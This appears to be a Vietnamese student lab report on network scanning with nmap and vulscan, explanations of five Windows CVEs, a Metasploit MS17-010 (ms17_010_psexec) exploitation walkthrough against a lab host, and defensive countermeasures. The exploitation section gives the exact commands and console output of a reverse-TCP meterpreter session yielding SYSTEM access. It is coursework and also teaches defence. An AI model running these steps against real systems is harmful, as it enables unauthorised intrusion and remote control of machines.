
➔ Một số cổng không xuất hiện vì firewall đã chặn các kết nối đến các cổng đó.

\$ sudo nmap -O <IP-target> //replace <IP-target> with 192.168.12.254




➔ Hệ điều hành không được xác định vì firewall chặn các gói tin mà Nmap sử dụng để phát hiện hệ điều hành

\$ sudo nmap -A <IP-target>



➔ Hệ điều hành và dịch vụ có thể không được xác định .


\$ sudo nmap -sV <IP-target>




➔ Phiên bản dịch vụ không được phát hiện.

- Students use some other **options** of the **nmap** to detect the target.

Turn on Firewall



Turn off Firewall



2. (2,5 đ) Using **nmap** with **vul-script** to detect vulnerabilities on an OS

Step 1. Install vul-script (to detect detailed vulnerabilities)

```
$git clone https://github.com/scipag/vulscan scipag_vulscan
```

```
$sudo ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan
```



Step 2. Run with the command:

```
$sudo nmap -sV --script=vulscan/vulscan.nse <IP-target>
```

Note: see the website for more details: <https://securitytrails.com/blog/nmap-vulnerability-scan>

Các bước thực hiện như đã hướng dẫn ở trên:

Kết quả:



Sv chọn khoảng 5 lỗ hổng có mã CVE, tìm hiểu và giải thích lỗ hổng đó, ghi trong báo cáo.

CVE-2008-4250

- Dịch vụ Máy chủ trong Microsoft Windows 2000 SP4, XP SP2 và SP3, Server 2003 SP1 và SP2, Vista Gold và SP1, Server 2008 và 7 Pre-Beta cho phép kẻ tấn công từ xa thực thi mã tùy ý thông qua yêu cầu RPC được tạo thủ công nhằm kích hoạt tình trạng tràn trong quá trình hoạt động. chuẩn hóa đường dẫn, được Gimmiv.A khai thác rộng rãi vào tháng 10 năm 2008, hay còn gọi là "Lỗ hổng dịch vụ máy chủ".

Base Score	10.0
Base Severity	HIGH
Access Vector	Network
Access Complexity	Low
Confidentiality Impact	Complete
Integrity Impact	Complete
Availability Impact	Complete
Authentication	None

Exploitability Score	10.0
Impact Score	10.0
ID	94

CVE-2007-3039

- Tràn bộ đệm dựa trên ngăn xếp trong dịch vụ Microsoft Message Queuing (MSMQ) trong Microsoft Windows 2000 Server SP4, Windows 2000 Professional SP4 và Windows XP SP2 cho phép kẻ tấn công thực thi mã tùy ý thông qua một chuỗi dài trong lệnh gọi RPC opnum 0x06 tới cổng 2103. LƯU Ý: điều này có thể khai thác từ xa trên Windows 2000 Server.

Base Score	9.0
Base Severity	HIGH
Access Vector	Network
Access Complexity	Low
Confidentiality Impact	Complete
Integrity Impact	Complete
Availability Impact	Complete
Authentication	Single
Exploitability Score	8.0
Impact Score	10.0
ID	119

CVE-2006-6723

- Dịch vụ Workstation trong Microsoft Windows 2000 SP4 và XP SP2 cho phép kẻ tấn công từ xa gây ra sự từ chối dịch vụ (tiêu thụ bộ nhớ) thông qua giá trị maxlen lớn trong yêu cầu NetrWkstaUserEnum RPC.

Base Score	7.8
Base Severity	HIGH
Access Vector	Network
Access Complexity	Low
Confidentiality Impact	None
Integrity Impact	None
Availability Impact	Complete
Authentication	None
Exploitability Score	10.0
Impact Score	6.9
ID	339

CVE-2002-1140

- Dịch vụ thư viện RPC của Sun Microsystems dành cho Unix 3.0 Interix SD, được triển khai trên Microsoft Windows NT4, 2000 và XP, cho phép kẻ tấn công từ xa gây ra tình

trạng từ chối dịch vụ (treo dịch vụ) thông qua các đoạn gói không đúng định dạng, hay còn gọi là "Kiểm tra kích thước tham số không đúng dẫn đến từ chối dịch vụ."

Base Score	5.0
Base Severity	MEDIUM
Access Vector	Network
Access Complexity	Low
Confidentiality Impact	None
Integrity Impact	None
Availability Impact	Partial
Authentication	None
Exploitability Score	10.0
Impact Score	2.9

CVE-2013-3661

- Chức năng EPATHOBJ::bFlatten trong win32k.sys trong Microsoft Windows XP SP2 và SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 và R2 SP1, Windows 7 SP1, Windows 8, Windows Server 2012 và Windows RT có không kiểm tra xem việc truyền tải danh sách liên kết có liên tục truy cập vào cùng một thành viên danh sách hay không, điều này cho phép người dùng cục bộ gây ra sự từ chối dịch vụ (truyền tải vô hạn) thông qua các vector kích hoạt chuỗi PATHRECORD được tạo thủ công.

Base Score	4.9
Base Severity	MEDIUM
Access Vector	Local
Access Complexity	Low
Confidentiality Impact	None
Integrity Impact	None
Availability Impact	Complete
Authentication	None
Exploitability Score	3.9
Impact Score	6.9
ID	22

3. (3,0 đ) Khai thác lỗ hổng

- Sử dụng metasploit để truy cập vào các máy với các lỗ hổng remote.

Các bước thực hiện:

Bước 1: Mở Metasploit Framework

Nhập lệnh: msfconsole

Bước 2: Tìm kiếm exploit cho MS17-010

Nhập lệnh: search MS17-010

Bước 3: Chọn exploit

Nhập lệnh: use exploit/windows/smb/ms17_010_psexec

Bước 4: Thiết lập mục tiêu


Nhập lệnh: set RHOSTS 192.168.97.212

Bước 5: Thực hiện khai thác:

Nhập lệnh: exploit

Nếu khai thác thành công, bạn sẽ có một phiên meterpreter

Kết quả:




```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.97.212
rhosts => 192.168.97.212
msf6 exploit(windows/smb/ms17_010_psexec) > exploit


[*] Started reverse TCP handler on 192.168.97.85:4444
[*] 192.168.97.212:445 - Target OS: Windows Server 2003 3790 Service Pack 1
[*] 192.168.97.212:445 - Filling barrel with fish... done
[*] 192.168.97.212:445 - | Entering Danger Zone |
[*] 192.168.97.212:445 - [*] Preparing dynamite...
[*] 192.168.97.212:445 - [*] Trying stick 1 (x64)... Boom!
[*] 192.168.97.212:445 - [+] Successfully Leaked Transaction!
[*] 192.168.97.212:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.97.212:445 - | Leaving Danger Zone |
[*] 192.168.97.212:445 - Reading from CONNECTION struct at: 0xfffff9b9b9f862
0
[*] 192.168.97.212:445 - Built a write-what-where primitive...
[*] 192.168.97.212:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.97.212:445 - Selecting native target
[*] 192.168.97.212:445 - Uploading payload... zicommB.exe
[*] 192.168.97.212:445 - Created \ziCoxmmB.exe...
[*] 192.168.97.212:445 - Service started successfully...
[*] 192.168.97.212:445 - Deleting \ziCoxmmB.exe...
[*] Sending stage (176198 bytes) to 192.168.97.212
[*] Meterpreter session 1 opened (192.168.97.85:4444 -> 192.168.97.212:1035)
at 2024-10-10 01:50:06 -0400

meterpreter > ifconfig
```

Màn hình Window Server 2003 đang hiển thị:



Dùng lệnh screenshare để xem màn hình Window Server 2003 đang hiển thị những gì sau khi đã khai thác thành công.



4. (2,0 đ) Hướng khắc phục

- Đưa ra hướng khắc phục để chống lại quá trình quét mạng của attacker
 - Cấu hình tường lửa (Firewall):

Tường lửa cần được cấu hình để chỉ cho phép các lưu lượng hợp pháp đi qua, đồng thời chặn những kết nối không mong muốn từ các IP không xác định. Tường lửa cũng có thể được cấu hình để phát hiện các hoạt động quét bất thường từ bên ngoài.

- Sử dụng hệ thống phát hiện và ngăn chặn xâm nhập (IDS/IPS):

Hệ thống IDS (Intrusion Detection System) có thể phát hiện các hành vi quét mạng thông qua các dấu hiệu bất thường trong lưu lượng mạng, sau đó gửi cảnh báo đến quản trị viên.

Hệ thống IPS (Intrusion Prevention System) sẽ tự động chặn các kết nối có dấu hiệu tấn công, ngăn chặn kẻ tấn công tiến hành quét sâu hơn.

- Ẩn dịch vụ và cổng không cần thiết (Port và Service Hiding):

Việc đóng các cổng dịch vụ không sử dụng, ẩn các dịch vụ quan trọng bằng cách đặt chúng vào các cổng không mặc định, và chỉ cho phép truy cập từ các IP tin cậy sẽ giảm thiểu khả năng bị phát hiện qua quá trình quét.

Kẻ tấn công khó có thể tìm thấy các cổng và dịch vụ bị ẩn, làm giảm cơ hội thực hiện quét mạng thành công.

- Sử dụng VPN (Virtual Private Network):

Mạng riêng ảo giúp mã hóa toàn bộ lưu lượng mạng, làm cho việc kẻ tấn công quét và giám sát các thiết bị trong mạng trở nên khó khăn hơn. Việc truy cập vào mạng chỉ được thực hiện thông qua kết nối VPN bảo mật.